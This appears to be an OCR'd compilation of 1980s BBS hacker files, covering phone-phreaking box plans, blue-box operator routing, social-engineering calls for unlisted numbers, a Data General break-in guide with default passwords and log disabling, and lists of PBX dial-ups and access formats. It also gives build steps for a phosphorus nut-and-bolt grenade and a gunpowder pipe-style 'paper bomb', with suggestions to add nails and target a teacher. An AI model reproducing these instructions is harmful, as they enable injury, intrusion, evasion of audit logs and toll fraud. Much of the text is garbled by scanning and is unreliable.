The Green Box generates useful tones such as COIN COLLECT, COIN RETURN, and RINGBACK. These are the tones that ACTS or the TSPS operator would send to the CO when appropriate. Unfortunately, the green box cannot be used at a fortress station, but must be used by the CALLED party. The tones (hz) are:

COIN COLLECT	700	+	1100
COIN RETURN	1100	+	1700
RINGBACK	700	+	1700

Before the called party sends any of these tones, an operator released signal should be sent to alert the MF detectors at the CO. This can be done by sending 900 + 1500 Hz or a single 2600 Hz wink (90 ms) followed by a 60 ms gap and then the appropriate signal for at least 900 ms. also, do not forget that the initial rate is collected shortly before the 3 minute period is up.

[illegible]

HARDWARE

- 1 NUT (ANY SIZE, AS LONG AS BOLTS FIT), THE WIDER THE BETTER
2 BOLTS (TO FIT NUT)

CHEMICALS

PHOSPHORUS (THE ODD COLORED TIPS OF STRIKE ON ANYTHING MATCHES WORK WELL)

- ```
1> TAKE 1 BOLT AND THE NUT, SF
W IN THE BOLT UNTIL IT IS JUST IN THE NUT, TRY AND MAKE SURE THERE IS NO AREA FO
```

## 215.TXT

f                      BOLT                                              NUT

                         X XX \_\_\_\_\_ [    ] /

                         XXX \_\_\_\_\_ [    ] /

                         XX \_\_\_\_\_ [    ]

2> PUT AS MUCH PHOSPHORUS AS POSSIBLE IN THE NUT.

f      XX\_\_\_\_\_ [ \*\* ]  
          XX\_\_\_\_\_ [ \*\* ]      \* = PHOSPHORUS  
          XX\_\_\_\_\_ [ \*\* ]

3> SCREW THE 2ED BOLT INTO THE OPEN END, SIMPLY CRUSH THE PHOSPHORUS WHEN INSER

$$\begin{array}{ccccc} \text{XX} & \text{---} & \text{[**]} & \text{---} & \text{XX} \\ \text{XX} & \text{---} & \text{[**]} & \text{---} & \text{XX} \\ \text{XX} & & \text{[**]} & & \text{XX} \end{array}$$

ONCE BOTH ENDS ARE NICE AND SNUG, IT IS READY. YOU NOW HAVE A SMALL GRENADE. THEY CAN BE MADE IN VARIOUS SIZES. EASILY STORED IN THE CLOVE BOX OF YOUR CAR.

IT CAN BE THROWN OR DROPPED ONTO ANY HARD SURFACE TO IGNITE THE PHOSPHORUS. THE PHOSPHORUS GSED. OF COURSE THE LARGER THE NUT AND BOLT, THE MORE EXPLOSIVE NEE

FLY IS NEVER KNOWN, SO WATCH YOURSELF.

I HAVEN'T EXPIRAMENTED, BUT I'M SURE THAT JUST ABOUT ANY, DRY, SHOCK SENSITIVE C  
IATIONS TO THIS DESIGN, I HAVE SEEN SPECIAL NUTS THAT ARE QUITE WIDE, ALLOWING T  
END TO SCREW SOMTHING ON, BUT NOW WE ARE TALKING ABOUT SOMETHING THAT MORE RESEM  
THIS FILE WAS WRITTEN FOR INFORMATIONAL PURPOSES ONLY, THE AUTHOR TAKES NO RESPO

[illegible]

-----

```
f ()-()
X HOW TO GET ANYTHING ON ANYONE X PART 1 X
 ()-()
 X-->BY TOXIC TUNIC<--X
 X ----- X
 X=X-----PHP-----X=X
 X / X X
```

215.TXT

```
 X X
 X X

X PHREE WORLD ELITE BBS X

```

EVERY CITY HAS ONE OR MORE OFFICES DEDICATED TO ASSIGNING NUMBERS TO THE TELEPHONE WIRE PAIRS. THESE OFFICES ARE CALLED DPAC OFFICES AND ARE AVAILABLE TO SERVICE REPS WHO ARE INSTALLING OR REPAIRING PHONES.

TO GET THE DPAC NUMBER, A SERVICE REP WOULD CALL THE OLD STAND-BY, CUSTOMER SERVICE NUMBER FOR BILLING INFORMATION IN THE TOWN THE NUMBER THE PHONE IS LOCATED IN THAT HE IS TRYING TO GET THE UNLISTED NUMBER OF.. OKAY?

THE CONVERSATION WOULD GO LIKE THIS, 'HI, SAN FRAN THIS IS JOE FROM SAN MATEO BUVERY,SS OFFICE. I NEED YOUR DPAC NUMBER FOR THE SOUTH END OF TOWN.'

THE INFORMATION IS USUALLY PASSED OUT WITH NO HASSLE, IF THE FIRST PERSON DOES NOT HAVE IT OR IS NOT HELPFUL, TRY ONE FROM A DIFFERENT PREFIX IN THE SAME CITY.

THE 'REP' WOULD THEN CALL DPAC (NOTE; HE WOULD HAVE THE LISTING INFO FROM HIS OWN DISTRICT; AGAIN HE IS CALLING FROM A NEARBY TOWN).

'HI, DEE-PAC THIS IS JOE FROM SAN MATEO PHONE STORE, I NEED THE LISTING FOR 812 FIRST STREET.'

THE SAN FRANCISCO WILL THEN GIVE THE NUMBER AT THE ADDRESS REQUESTED. THERE IS NO NOTATION AT DPAC IF THE NUMBER IS LISTED OR UNLISTED.

THE DPAC NUMBER FOR S.F. IS, LAST TIME IT WAS CHECKED, (415) 774-8924.... CALL COLLECT...

THIS FILE TYPED BY TOXIC TUNIC FROM THE BOOe 'HOW TO GET ANYTHING ON ANmBODY,' BY LEE LAPIN. BUY IT.

-----

\*\* \*\*\*\*\*

WELCOME TO THE BASICS OF HACKING III: DATA GENERAL COMPUTERS. DATA GENERAL IS FAVORED BY LARGE CORPORATIONS WHO NEED TO HAVE A LOT OF DATA ON-LINE. THE DATA GENERAL AOS, WHICH STANDS FOR ADVANCED OPERATING SYSTEM, IS A VERSION OF BASTARDIZED UNIX. ALL THE COMMANDS WHICH WERE IN THE UNIX ARTICLE, WILL WORK

ON A DATA GENERAL. ONCE AGAIN, WE HAVE THE PROBLEM OF NOT KNOWING THE FORMAT

FOR THE LOGIN NAME ON THE DATA GENERAL YOU WANT TO HACK.

AS SEEMS TO BE

STANDARD, TRY NAMES FROM ONE TO 8 DIGITS LONG. DATA GENERAL DESIGNED THE

COMPUTER TO BE FOR BUSINESSMEN, AND IS THUS VERY SIMPLISTIC, AND BASICALLY FOOL PROOF (BUT NOT DAMN FOOL PROOF). IT FOLLOWS THE SAME LOGIN FORMAT AS THE SYSTEM: DG=> LOGIN: YOU=> USERNAME DG|y => PASSWORD: YOU=> PASSWORD PASSWORDS CAN BE A MAXIMUM OF 8 CHARACTERS, AND THEY ARE ALMOST ALWAYS SET TO A DEFAULT OF 'AOS'

OR 'DG'. (ANY YOU KNOW ABOUT BUSINESSMEN...) A WORD ABOUT CONTROL

CHARACTERS: CNTRL-O STOPS MASSIVE PRINT-OUTS TO THE SCREEN, BUT LEAVES YOU IN WHATEVER MODE YOU WERE. (A TECHNICAL WORD ON WHAT THIS ACTUALLY DOES: IT TELLS THE CPU TO IGNORE THE

TERMINAL, AND PRINTS EVERYTHING OUT TO THE CPU!

THIS IS ABOUT 19200 BAUD, AND SO IT SEEMS LIKE IT JUST CANCELS.) CNTRL-U

KILLS THE LINE YOU ARE TYPING AT THE TIME. NOW FOR THE WEIRD ONE: CNTRL- TELLS THE CPU TO STOP, AND WAIT FOR ANOTHER C

NTRL CHARACTER. TO STOP PROGRAM, YOU ACTUALLY NEED TO

TYPE CNTRL-C AND THEN A C

NTRL-B. ONCE YOU GET ON,

TYPE 'HELP'. MANY DG (DATA GENERAL) COMPUTERS ARE SOLD IN A PACKAGE DEAL,

WHICH ALSO GETS THE COMPANY FREE CUSTOMIZING. SO YOU NEVER KNOW WHAT COMMANDS

THERE MIGHT BE. SO WE WILL FOLLOW WHAT IS KNOWN AS THE 'ECLIPSE STANDARD', OR

WHAT IT COMES OUT OF THE FACTORY LIKE. TO FIND OUT THE FILES ON THE DIRECTORY

YOU ARE USING, TYPE => DIR TO RUN A PROGRAM, JUST LIKE ON A DEC, JUST TYPE ITS

NAME. OTHER THAN THIS, AND RUNNING OTHER PEOPLE'S PROGRAMS, THERE REALLY ISN'T

A STANDARD... \*\*\* HARK, FOR OTHER SYSTEM USERS \*\*\* TO SEE WHO IS ON, TYPE =>

WHO (AND A LOT OF THE OTHER UNIX COMMANDS, REMEMBER?). THIS SHOWS THE OTHER USERS,

WHAT THEY ARE DOING, AND WHAT PATHS THEY ARE CONNECTED ACROSS. THIS IS

HAND , SO TRY A FEW OF THOSE PATHS YOURSELF. TO SEND A MESSAGE, SAY => SEND

THIS IS A ONE TIME MESSAGE, JUST LIKE SEND ON THE DEC 10. FROM HERE USERNAME

ON, TRY COMMANDS FROM THE OTHER PREVIOUS FILES AND FROM THE 'HELP' LISTING.

SUPERUSER: IF YOU CAN GET PRIVS, JUST SAY: => SUPERUSER ON AND YOU TURN THOSE

PRIVS ON! BY THE WAY, YOU REMEMBER THAT COMPUTERS KEEP A LOG OF WHAT PEOPLE DO?

215.TXT

TYPE: => SYSLOG /STOP AN  
IT NO LONGER RECORDS ANYTHING YOU DO ON THE SYSTEM,  
OR ANY OF THE OTHER USERS.  
T SCREAMS TO HIGH HEAVEN THAT IT WAS YOU WHO  
TURNED IT OFF, BUT IT KEEPS NO TRACK  
OF ANY ACCOUNTS CREATED OR WHATEVER ELS@? \$E  
YOU MAY DO. YOU CAN SAY=> SYSLOG /S  
ART TO TURN IT BACK ON (NOW WHY WOULD  
YOU WANT TO DO SOMETHING LIKE THAT?????)  
O EXIT FROM THE SYSTEM, TYPE=> BYE  
AND THE SYSTEM WILL HANG UP ON YOU.  
MOST OF TH  
SYSTEMS AROUND, INCLUDING DECS, VAX'S, AND s too'S, HAVE GAMES. THESE  
ARE USUALLY L  
CATED IN A PATH OR DIRECTORY OF THE NAME GAMES OR <GAMES> OR  
GAMES: TRY LOOKING  
IN THEM, AND YOU MAY FIND SOME TREK GAMES, ADVENTURE, ZORK,  
WUMPUS (WITH BENT ARR  
WS IN HAND) OR A MULTITUDE OF OTHERS. THERE MAY ALSO BE  
GAMES CALLED 'CB' OR 'F  
RUM'. THESE ARE A SORT OF COMPUTER CONFERENCE CALL.  
USE THEM ON WEEKENDS, AND YO  
CAN MEET ALL SORTS OF INTERESTING PEOPLE.  
\*\* \*\*\*\*\*  
IF YOU WOULD LIKE TO SEE MORE ARTICLES  
ON HACKING (THIS TIME FAR MORE THAN JUST  
THE BASICS), OR MAYBE ARTICLES ON NETWO  
KS AND SUCH, THEN LEAVE US MAIL IF WE  
ARE ON THE SYSTEM, OR HAVE THE SYSOP SEARCH  
US DOWN. WE CALL A LOT OF PLACES,  
AND YOU MAY JUST FIND US. |||||

Another elestial =lite phile!

For those of you who are sick and  
tired of ruining their phone with  
white and beige boxes that make  
stupid (and now because of ESS,



worthless) tones, there is now an alternative. (Thanks to Magnus!)

How this came about:

Once I was reading and complaining that there must be a better way to attach alligator clips to a phun phone without ruining it and making it a permanent phone man's set.

I began to contemplate the basic idea of this new box, when I said, "I just happen to have a spare modulator and some phone wire in my phreak kit at home!" Immediately I got some alligator clips. By the thought I was thinking, I knew I was up to something to solve this pain in the ass problem.

Construction of the Modu-Box:

You will need:

2 alligator clips

2 lengths of wire

Preferably red and green about 1/2  
a foot long.

1 phone modulator

This can be bought (shoplifted!)  
at Radio Shack or other  
electronics stores for not very  
many bucks. (No bucks if  
shoplifted: the five finger  
discount) They are simply a  
little beige colored square piece  
of plastic that has a phone jack  
in the front, and when the back is  
taken off, the inside has 4 wires  
ready to hitch up to a phone line.

Symbols:

Y R B G - yellow, red, black, and  
green terminals inside  
- length of red or green wire  
< - alligator clip

|B| |G<

|Y| |R<

The black and yellow should be left  
alone. (for later use)

Now plug your phone into the jack,  
open up the terminal (explained in  
the "Terminal Phun" phile), attach  
the alligator clips to the bolts  
inside, and if you get a dial tone,  
then phreak OUT!

If you really want to be a smartass,  
you can use the black and yellow also  
and make a party line! (brown box)

Copywronq (C) 1986 by

-----  
All wrongs reserved, so there.


|                                 |                               |
|---------------------------------|-------------------------------|
| 619-442-0211                    |                               |
| 619-355-2769                    | DIVERTERS?? NOT SPREADED! -   |
| Passkeys- 1122                  | 800-444-7212,7203,7217,7213   |
| 800-544-6363 Confrence Operator | 800-822-6638 MIT???           |
| NEW HACKED(11-8-89)Not spreaded | QSD Account- LOGON:T.FRADEC01 |
| 800-333-2356 PBX?? press 91     | at ; (enter) 208057040540     |
| 800-333-9007 PBX/DIVERTER???    |                               |

215.TXT

|                                             |                                       |
|---------------------------------------------|---------------------------------------|
| 800-333-9220 PBX??                          | 618-997-2641 ???????                  |
| 800-333-9774 DIAL-UP??                      | 800-527-8378 PBX 9+1+ACN              |
| 303-294-0005 MCI Investigations             | 800-669-6322 0+80958+81+ACN           |
| 800-458-5022 (Modem) Passkeys-XEBEC or TEST | 212-753-1544 ??? (MODEM) DAVIS/KILLER |
| 408-373-1205 BANK                           | 800-888-4373 Dial-up??                |
| 800-234-2796 MODEM ???                      | 800-727-9995 Northwest Telco          |
| 800-223-0001-7 ?????                        |                                       |

```
(>.....<)
(>.....<)
(> Olive Box Plans <)
(>.....<)
(>.....<)
```

This is a relatively new box, and all it basically does is serve as a phone ringer. You have two choices for ringers, a piezoelectric transducer (ringer), or a standard 8 ohm speaker. The speaker has a more pleasant tone to it, but either will do fine. This circuit can also be used in conjunction with a rust box to control an external something or other when the phone rings. Just connect the 8 ohm speaker output to the inputs on the rust box, and control the pot to tune it to light the light (which can be replaced by a relay for external controlling) when the phone rings.



FROM PIN 2ive:< - - - - -|\_| |----->G  
P1

FROM PIN 2 < - - - - - | (----- . .-----|  
>||<  
>||<  
>||<  
G<-----.>||<.---  
T1

.....

- .....

$$SR = \frac{f}{(DSR(1/f_1) + DSR(1/f_2))} = \frac{1}{\frac{1}{128} + \frac{1}{1500}} = 6.25 \text{ Hz}$$

215.TXT

DSR = Shift Divider Rate ratio = 128

f1 = High Output Frequency = 1714

f2 = Low Output Frequency = 1500

-----

## DEALING WITH THE BAUE & ROUTE OPERATOR

IT SEEMS THAT FEWER AND FEWER PEOPLE HAVE BLUE BOXES THESE DAYS, AND THAT IS REALLY TOO BAD. BLUE BOXES, WHILE NOT ALL THAT GREAT FOR MAKING FREE CALLS (SINCE THE TPC CAN TELL WHEN THE CALL WAS MADE, AS WELL AS WHERE IT WAS TOO AND FROM), ARE REALLY A LOT OF FUN TO PLAY WITH. SHORT OF BECOMING A REAL LIVE TSPS OPERATOR, THEY ARE ABOUT THE ONLY WAY YOU CAN REALLY PLAY WITH THE NETWORK.

FOR THE FEW OF YOU WITH BLUE BOXES, HERE ARE SOME PHRASES WHICH MAY MAKE LIFE EASIER WHEN DEALING WITH THE RATE & ROUTE (R&R) OPERATORS. TO GET THE R&R OP, YOU SEND A KP + 141 + ST. IN SOME AREAS YOU MAY NEED TO PUT ANOTHER NPA BEFORE THE 141 (I.E., KP + 213 + 141 + ST), IF YOU HAVE NO LOCAL R&R OPS.

THE R&R OPERATOR HAS A MYRIAD OF INFORMATION, AND ALL IT TAKES TO GET THIS DATA IS MUMBLING CRYPTIC PHRASES. THERE ARE BASICALLY FOUR SPECIAL PHRASES TO GIVE THE R&R OPS. THEY ARE NUMBERS ROUTE, DIRECTORY ROUTE, OPERATOR ROUTE, AND PLACE NAME.

TO GET AN R&R AN AREA CODE FOR A CITY, ONE CAN CALL THE R&R OPERATOR AND ASK FOR THE NUMBERS ROUTE. FOR EXAMPLE, TO FIND THE AREA CODE FOR CARSON CITY, NEVADA, WE'D ASK THE R&R OP FOR "CARSON CITY, NEVADA, NUMBERS ROUTE, PLEASE." AND GET THE ANSWER, "RIGHT... 702 PLUS." MEANING THAT 702 PLUS 7 DIGITS GETS US THERE.

SOMETIMES DIRECTORY ASSISTANCE ISN'T JUST NPA + 131. THE WAY TO GET THESE ROUTINGS IS TO CALL R&R AND ASK FOR "ANAHEIM, CALIFORNIA, DIRECTORY ROUTE, PLEASE." OF COURSE, SHE'D TELL US IT WAS 714 PLUS, WHICH MEANS 714 + 131 GETS US THE D.A. OP THERE. THIS IS SORT OF POINTLESS EXAMPLE, BUT I COULDN'T COME UP WITH A BETTER ONE ON SHORT NOTICE.

LET'S SAY YOU WANTED TO FIND OUT HOW TO GET TO THE INWARD OPERATOR FOR SACRAMENTO, CALIFORNIA. THE FIRST SIX DIGITS OF A NUMBER IN THAT CITY WILL BE REQUIRED (THE NPA AND AN NXX). FOR EXAMPLE, LET US USE 916 756. WE WOULD CALL R&R, AND WHEN THE OPERATOR ANSWERED, SAY, "916 756, OPERATOR ROUTE, PLEASE." THE OPERATOR WOULD SAY, "916 PLUS 001 PLUS." THIS MEANS THAT 916

215.TXT

+ 001 + 121 WILL GET YOU THE INWARD OPERATOR FOR SACRAMENTO. DO YOU KNOW THE CITY WHICH CORRESPONDS TO 503 640? THE R&R OPERATOR DOES, AND WILL TELL YOU THAT IT IS HILLSBORO, OREGON, IF YOU SWEETLY ASK FOR "PLACE NAME, 503 640, PLEASE."

FOR EXAMPLE, LET'S SAY YOU NEED THE DIRECTORY ROUTE FOR SVEG, SWEDEN. SIMPLY CALL R&R, AND ASK FOR, "INTERNATIONAL, BADEN, SWITZERLAND. TSPS DIRECTORY ROUTE, PLEASE." IN RESPONSE TO THIS, YOU'D GET, "RIGHT... DIRECTORY TO SVEG, SWEDEN. COUNTRY CODE 46 PLUS 1170." SO YOU'D ROUTE YOURSELF TO AN INTERNATIONAL SENDER, AND SEND 46 + 1170 TO GET THE D.A. OPERATOR IN SWEDEN.

INWARD OPERATOR ROUTINGS TO VARIOUS COUNTRIES ARE OBTAINED THE SAME WAY "INTERNATIONAL, LONDON, ENGLAND, TSPS INWARD ROUTE, PLEASE." AND GET "COUNTRY CODE 44 PLUS 121." THEREFORE, 44 PLUS 121 GETS YOU INWARD FOR LONDON.

INWARDS CAN GET YOU LANGUAGE ASSITANCE IF YOU DON'T SPEAK THE LANGUAGE. TELL THE FOREIGN INWARD, "UNITED STAES CALLING. LANGUAGE ASSITANCE IN COMPLETING A CALL TO (CALLED PARTY) AT (CALLED NUMBER)."

R&R OPERATORS ARE PEOPLE ARE PEOPLE TOO, Y'KNOW. SO ALWAYS BE POLITE, MAKE SURE USE OF 'EM, AND DIAL WITH CARE.

---

```
[]
[] i []
[] HOW TO MAKE A PAPER BOMB []
[] i []
[] WRITTEN BY SLASH []
[] i []
[] FILE 1 IN THE DESTRUCTION SERIES FROM WCC []
[] i []
[] IF YOU BLOW YOUR FUCKING HEAD OFF WITH THIS FUCKING FILE, THEN []
[] THROW THIS FILE AWAY AND DONT SAY WHERE YOU LEARNED HOW TO DO []
[] THIS, OR WE WILL KILL YOU! THANK YOU AND LONG LIVE SATAN []
[]
```

NOW, WHAT YOU WILL NEED TO MAKE A PAPER BOMB:

A CARDBOARD ROLL FROM TOILET PAPER OR FROM A ROLL OF PAPER TOWELS.

215.TXT

(YOU KNOW, ONE OF THEOSE TUBES THAT YOU LIKE TO BEAT YOUR DOG WITH)  
SOME KLEENEXES  
SOME SMOKELESS GUNPOWDER (YOU CAN FIND IT AT YOUR LOCAL SPORTING GOODS STORE.)  
AND A ROLL OF DUCT TAPE (YOU DONT NEED THE WHOLE THING, JUST USE WHAT YOU NEED  
TO AND USE THE REST TO TAPE UP YOUR SHIT HEAD BROTHER)  
AND FINALLY ABOUT 2 FEET OF WATERPROOF FUSE.

## NOW WHAT TO DO WITH ALL THIS SHIT:

TAKE A WAD (ABOUT 3 OR 4) KLEENEXES AND STUFF THE IN ONE END OF THE ROLL. NOW TAKE THE GUNPOWDER AND AND POUR IT INTO THE TUBE ABOUT HALF WAY UP. NOW TAKE THE FUSE AND STICK IT ALL THE WAY DOWN INTO THE POWDER. NOW TAKE ANOTHER WAD OF KLEENEX AND STUFF IT INTO THE END OF THE TUBE WITH THE FUSE STICKING OUT OF IT. PUT A SMALL PIECE OF TAPE ONTO THE TUBE TO HOLD THE KLEENEX IN, BUT KEEP THE TAPE ABOUT 1/2 A CENTIMETER AWAY FROM THE FUSE. ALSO, MAKE SUX\_\_\_\_\_E ARE NO GAPS MORE THAN 1/2 CENTIMETER WIDE ANYWHERE IN THE TUBE. NOW LIGHT THE FUSE AND RUN LIKE HELL!

THESE ARE FUN TO LIGHT AT PARTIES THAT ARE GOING KINDA BAD! PUT ONE DOWN THE SINK (NO WATER!) AND LIGHT IT UP! (MAKE SURE THAT YOU ARE IN SOME GEEKS HOUSE THAT NO ONE LIKES) WHAT A RUSH!

ANOTHER PHUKIN FUN THINGhM DO IS FILL THE TUBE WITH BB'S AND GUN POWDER OR EVEN SMALL NAILS! TALK ABOUT DESTRUCTION! TIE IT ON TO YOU'RE DOUCHE BAG TEACHER'S CHAIR AND LET IT FLY!

[illegible]

---

[illegible]



Whats is a PBX- Its just like a extender but it can dial alot more places, overseas,800's,Alliances...ect. If have found them to be MUCH more safer than using codes.

How to hack one??

PBX's are usely pretty easy to find, most companies hide there PBX's behind answering machines,vmb's or some other kinda shit. This is my most commonly used tactic for finding PBX's. Grab a newsweek,time or some mag. with a lot of advertising and 800 #'s. The best place to find these #'s is in study hall (If u'r in school). Write them down, go home and dial all of them after buisness hours. Lets say u dial a 800 and get a answering maching, Start pounding out tones, the most common keys are the #,0,\*.Push one of those when u get the answering machine, this usely (50% of the time) will take u to one of the following, a operator, VMS, extension, xtender. WHen using a PBX u always hit the 9 key for a outside line, so when u enter the VMB or what ever it maybe hit 9. If u get a dial-tone u'r set to ill. Dial just like u normally would, 1+ACN, or alliance (allaince 0700456xxxx, xxxx=1000,1001,1002,2000, ect.). PBX are really easy to find uld pkeep venturing around in the 800 # and press 9 every where u go, u'r bound to exfind one somewhere. Dont hang-up if it says its transfering u to the attendent, some times it is automated and thats where the PBX is hidden. Please if u have other tactics on hacking PBX go ahead and add'em to this file..... See u on a ALLIANCE. Later, The Duelist

+++++

(    )  
[ X X ]  
X /  
(@ ' )  
(U)

CDC COMMUNICATIONS  
PRESENTS...

PBX LISTING

BY:

THEE DARK STATIC

(    )  
[ X X ]  
X /  
(@ ' )  
(U)

+++++

THIS IS A COMPILATION OF SOME PBX'S (PRIVATE BRANCH EXCHANGES). I HAVE TESTED THEM ALL, SO THEY ALL WORK.. LET US KEEP IN TOUCH, AND PEOPLE - MOO..

| NAME OF COMPANY | X | PHONE NUMBER   | X | DIGITS IN CODE | X | FORMAT       |
|-----------------|---|----------------|---|----------------|---|--------------|
| SOUTH-TELL      | X | 1-800-635-6366 | X | 3              | X | CODE + 1 + # |
| RCA             | X | 1-800-221-8181 | X | 4              | X | CODE + 1 + # |

215.TXT

|                    |                     |   |    |                      |
|--------------------|---------------------|---|----|----------------------|
| AT&T               | X 1-800-241-0433    | X | 4  | X CODE + 9 + 1 + #   |
| UNKOWN             | X 1-800-777-7763    | X | 4  | X CODE + 9 + 1 + #   |
| AT&T               | X 1-800-662-4573    | X | 4  | X 9 + # + CODE       |
| AT&T               | X 1-800-521-0020    | X | 4  | X CODE + 9 + 1 + #   |
| AMERICAN SHARECOMX | 1-800-666-3640      | X | 5  | X CODE + 1 + #       |
| AT&T               | X 1-800-845-1101    | X | 5  | LL THE NCODE + #     |
| OWENS, ILL.        | X 1-800-525-5445    | X | 5  | L X CODE + 9 + 1 + # |
| ALLNET             | X 1-800-325-7222    | X | 6  | X CODE + #           |
| MID AMERICA        | X 1-800-638-1996    | X | 6  | X CODE + #           |
| AT&T               | X 1-800-531-4502    | X | 6  | X CODE + #           |
| RCA                | X 1-800-221-4961    | X | 6  | X CODE + 1 + #       |
| VALUELINE          | X 1-800-333-1122    | X | 6  | X CODE + #           |
| AT&T               | X 1-800-334-2274    | X | 6  | X CODE + 9 + #       |
| AT&T               | X 1-800-343-1323    | X | 6  | X CODE + 1 + #       |
| GMT                | X 1-800-334-3546    | X | 6  | X CODE + #           |
| MID AMERICA        | X 1-800-638-8015    | X | 6  | X CODE + 1 + #       |
| SPRINT FON CARD    | X 1-800-877-8000    | X | 14 | X 0 + # + CODE       |
| SPRINT             | X 1-800-877-8000    | X | s  | X CODE + #           |
| ITT                | X 1-800-327-se s488 | X | 13 | X # + CODE           |
| TRI-TELL           | X 1-800-862-2345    | X | 7  | LL THE NCODE + 1 + # |
| TRI-TELL           | X 1-800-348-1108    | X | 7  | L X CODE + 1 + #     |
| MCI CREDIT CARD    | X 1-800-950-1022    | X | 14 | X 0 + # + CODE       |
| ALLNET             | X 1-800-368-5963    | X | 9  | X CODE + #           |
| TMC                | X 1-800-643-4344    | X | 7  | X CODE + 1 + #       |
| RCA                | X 1-800-221-2014    | X | 8  | X CODE + 1 + #       |
| AT&T               | X 1-800-543-7168    | X | 8  | X CODE + #           |
| AT&T               | X 1-800-637-7377    | X | 7  | X CODE + #           |
| ITT                | X 1-800-327-2703    | X | 10 | X CODE + #           |
| AT&T               | X 1-800-323-0455    | X | 8  | X CODE + #           |
| AT&T               | X 1-800-437-7010    | X | 7  | X CODE + #           |
| AT&T               | X 1-800-541-2255    | X | 10 | X CODE + #           |
| AT&T               | X 1-800-333-3425    | X | 7  | L X CODE + #         |

AND REMEMBER, THE EARTH TIS FLAT... LET IT STAY THAT WAY..

## -THE DARK STATIC

```

*
* PBX/EXTENDER LIST 1
*
* WRITTEN BY: MR.COOL/BAMF
*

```

\*\*\*\*\*

WELL HERE IS A PRETTY GOOD SIZE LIST  
FOR YOU TO HACK. SOME MAY ONLY BE UP  
AFTER BUSINESS HOURS OR THERE MAY BE  
A OPERATOR TO GET YOUR CODE. ALL/MOST  
OF THE FORMATS SHOULD BE CORRECT IVE  
CHECKED ALL THEM OUT. ENJOY THIS NICE  
LITTLE LIST AND SPREAD IT AROUND

cription3LL ARE 1-800 (X)=X IS CODE LENGTH  
800#           FORMAT           NAME

```

877-8000 ! 0+#+(14) ! SPRINT FON
877-8000 ! (9)+# ! SPRINT
327-s488 ! #+(13) ! ITT
862-2345 ! (7)+1+# ! TRI-TELL
348-1108 ! (7)+1+# ! TRI-TELL
950-1022 ! 0+#+(14) ! MCI CC
368-5963 ! (9)+# ! ALLNET
992-1444 ! (9)+# ! ALLNET
621-1703 ! (9)+# ! ALLNET
325-7222 ! (6)+# ! ALLNET
638-1996 ! (6)+# ! MID AMERICA
221-8878 ! (6)+# ! ^ OPERATOR
666-3640 ! (5)+1+# ! AM.SHARECOM
643-4344 ! (7)+1+# ! TMC
234-4862 ! (7)+# ! TMC
221-2014 ! (8)+1+# ! UNKNOWN
221-8190 ! (4)+1+# ! RCA
358-3030 ! (4)+9+1+# ! AT&T
543-7168 ! (8)+# ! UNKNOWN
637-7377 ! (7)+# ! UNKNOWN
635-6366 ! (3)+1+# ! SOUTH-TELL
531-4502 ! (6)+# ! UNKNOWN
221-4961 ! (6)+1+# ! UNKNOWN
845-1101 ! (5)+# ! UNKNOWN
327-2703 ! (10)+# ! UNKNOWN
525-5445 ! (5)+9+1+# ! OWENS ILL.
323-0455 ! (8)+# ! TRAVENET
437-7010 ! (7)+# ! UNKNOWN
241-0433 ! (4)+9+1+# ! UNKNOWN
333-1122 ! (6)+# ! VALUELINE
777-7763 ! (4)+9+1+# ! UNKNOWN
541-2255 ! (10)+# ! MICRO-TELL
334-2274 ! (6)+9+# ! UNKNOWN
662-4573 ! 9+#+(4) ! UNKNOWN
521-0020 ! (4)+9+1+# ! UNKNOWN
333-3425 ! (7)+# ! UNKNOWN
762-1700 ! (7)+# ! OPERATOR
531-4502 ! (6)+# ! UNKNOWN
```

215.TXT

343-1323 ! (6)+1+# ! UNKNOWN  
334-3546 ! (6)+# ! UNKNOWN  
638-8015 ! (6)+1+# ! UNKNOWN

-----  
THERE YA GO, THAT SHOULD BE ENOUGH  
FOR AWHILE. WATCH FOR A NEW LIST &  
OTHER TEXT FILES FROM BAMF SOON!  
LATER DAYZ.. MR.COOL -\*BAMF>>>>>

=====  
= THE PEARL BOX=  
=====

IN 80 COLUMN FORMAT

TRUM.

MATERIALS YOU WILL NEED IN ORDER TO BUILD THE PEARL BOX:

=====

|             |                                                                                   |
|-------------|-----------------------------------------------------------------------------------|
| C1, C2----- | .5MF OR .5UF CERAMIC DISK CAPACITORS                                              |
| Q1-----     | NPN TRANSISTOR (2N2222 WORKS BEST)                                                |
| S1-----     | NORMALLY OPEN MOMENTARY SPST SWITCH                                               |
| S2-----     | SPST TOGGLE SWITCH                                                                |
| B1-----     | STANDARD 9-VOLT                                                                   |
| R1-----     | SINGLE TURN, 50K POTENTIOMETER                                                    |
| R2-----     | " " 100K POTENTIOMETER                                                            |
| R3-----     | " " 500K POTENTIOMETER                                                            |
| R4-----     | " " 1MEG POTENTIOMETER                                                            |
| SPKR-----   | STANDARD 8-OHM SPEAKER                                                            |
| T1-----     | MINI TRANSFORMER (8-OHM WORKS BEST)                                               |
| MISC.-----  | WIRE, SOLDER, SOLDERING IRON, PC BOARD OR PERFBORARD, BOX TO CONTAIN BATTERY CLIP |

INSTRUCTIONS FOR BUILDING THE PEARL BOX:

=====

SINCE THE INSTRUCTIONS ARE EXTREMELY DIFFICULT TO EXPLAIN IN WORDS, YOU WILL BEGIN

CORRECT OPERATION OF THE PEARL BOX:

=====

YOU MAY WANT TO GET SOME DRY-TRANSFER DECALS AT RADIO SHACK TO MAKE THIS JOB ALSO  
USE THE DECALS TO CALIBRATE THE KNOBS.

R1 IS THE KNOB FOR THE ONES PLACE, R2 IS FOR THE TENS PLACE, R3 IS FOR THE HUNDREDS  
